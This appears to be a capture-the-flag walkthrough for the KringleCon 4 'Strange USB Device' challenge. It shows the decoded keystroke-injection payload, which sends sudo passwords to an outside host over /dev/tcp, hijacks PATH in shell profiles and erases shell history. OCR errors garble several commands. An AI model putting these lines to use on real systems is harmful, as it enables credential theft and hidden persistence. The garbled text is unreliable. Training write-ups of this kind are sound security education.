Professor Snowman Solution

## KringleCon 4: Calling Birds!


## 5) Strange USB Device

```
    Strange USB Device

    Difficulty: ●●♣♣♣

Assist the elves in reverse engineering the strange USB device. Visit Santa's Talks Floor and hit up Jewel Loggins for advice.
```

- 1. Click Map (Destinations) icon and then click Speaker UNPreparation Room
- 2. Click Strange USB Device Cranberry Pi terminal



3. Type python3 mallard.py -f /mnt/USBDEVICE/inject.bin | more

Professor Snowman Solution

4. Press the Space bar

```
What is the troll username involved with this attack?

>

ENTER
STRING echo "SUSER:$pwd:invalid" > /dev/tcp/trollfun.jackfrosttower.com/1337
ENTER
STRING echo "Sorry, try again."
ENTER
STRING echo "Sorry, try again."
ENTER
STRING echo "SUSER:$pwd:valid" > /dev/tcp/trollfun.jackfrosttower.com/1337
ENTER
STRING echo "SUSER:$pwd:valid" > /dev/tcp/trollfun.jackfrosttower.com/1337
ENTER
ENTER
STRING echo "$pwd" | /usr/bin/sudo -5 %8
ENTER
STRING echo "$pwd" | /usr/bin/sudo -5 %8
ENTER
STRING echo "$pwd" | /usr/bin/sudo -5 %8
ENTER
STRING echo "spwd" | /usr/bin/sudo -5 %8
ENTER
DELAY 200
STRING echo "export FATH=-/.confiq/sudo:SFATH" >> -/.bash profile
ENTER
DELAY 200
STRING echo "export FATH=-/.confiq/sudo:SFATH" >> -/.bash profile
ENTER
DELAY 200
STRING echo "export FATH=-/.confiq/sudo:SFATH" >> -/.bashrc
ENTER
DELAY 200
STRING echo "export FATH=-/.confiq/sudo:SFATH" >> -/.bashrc
ENTER
DELAY 200
STRING echo "export FATH=-/.confiq/sudo:SFATH" >> -/.bashrc
ENTER
DELAY 200
STRING echo "export FATH=-/.confiq/sudo:SFATH" >> -/.bashrc
ENTER
DELAY 200
STRING echo "export FATH=-/.confiq/sudo:SFATH" >> -/.bashrc
ENTER
DELAY 200
STRING history -c && rm .bash history && exit
ENTER
DELAY 600
GUI q
elf@8eld3997b053:-%

Close
```

- 5. Type python3 mallard.py -f /mnt/USBDEVICE/inject.bin | grep base64 | cut -d " " f2-8 > cmd
- 6. Type chmod +x cmd
- 7. Type ./cmd

8. Click in the Top window

Professor Snowman Solution

9. Type ickymcgoop

Your answer is correct! Drat that Icky McGoop!

- 10. Click the Close button
- 11. Click Tick (Objectives) icon
- 12. Click 5) Strange USB Device

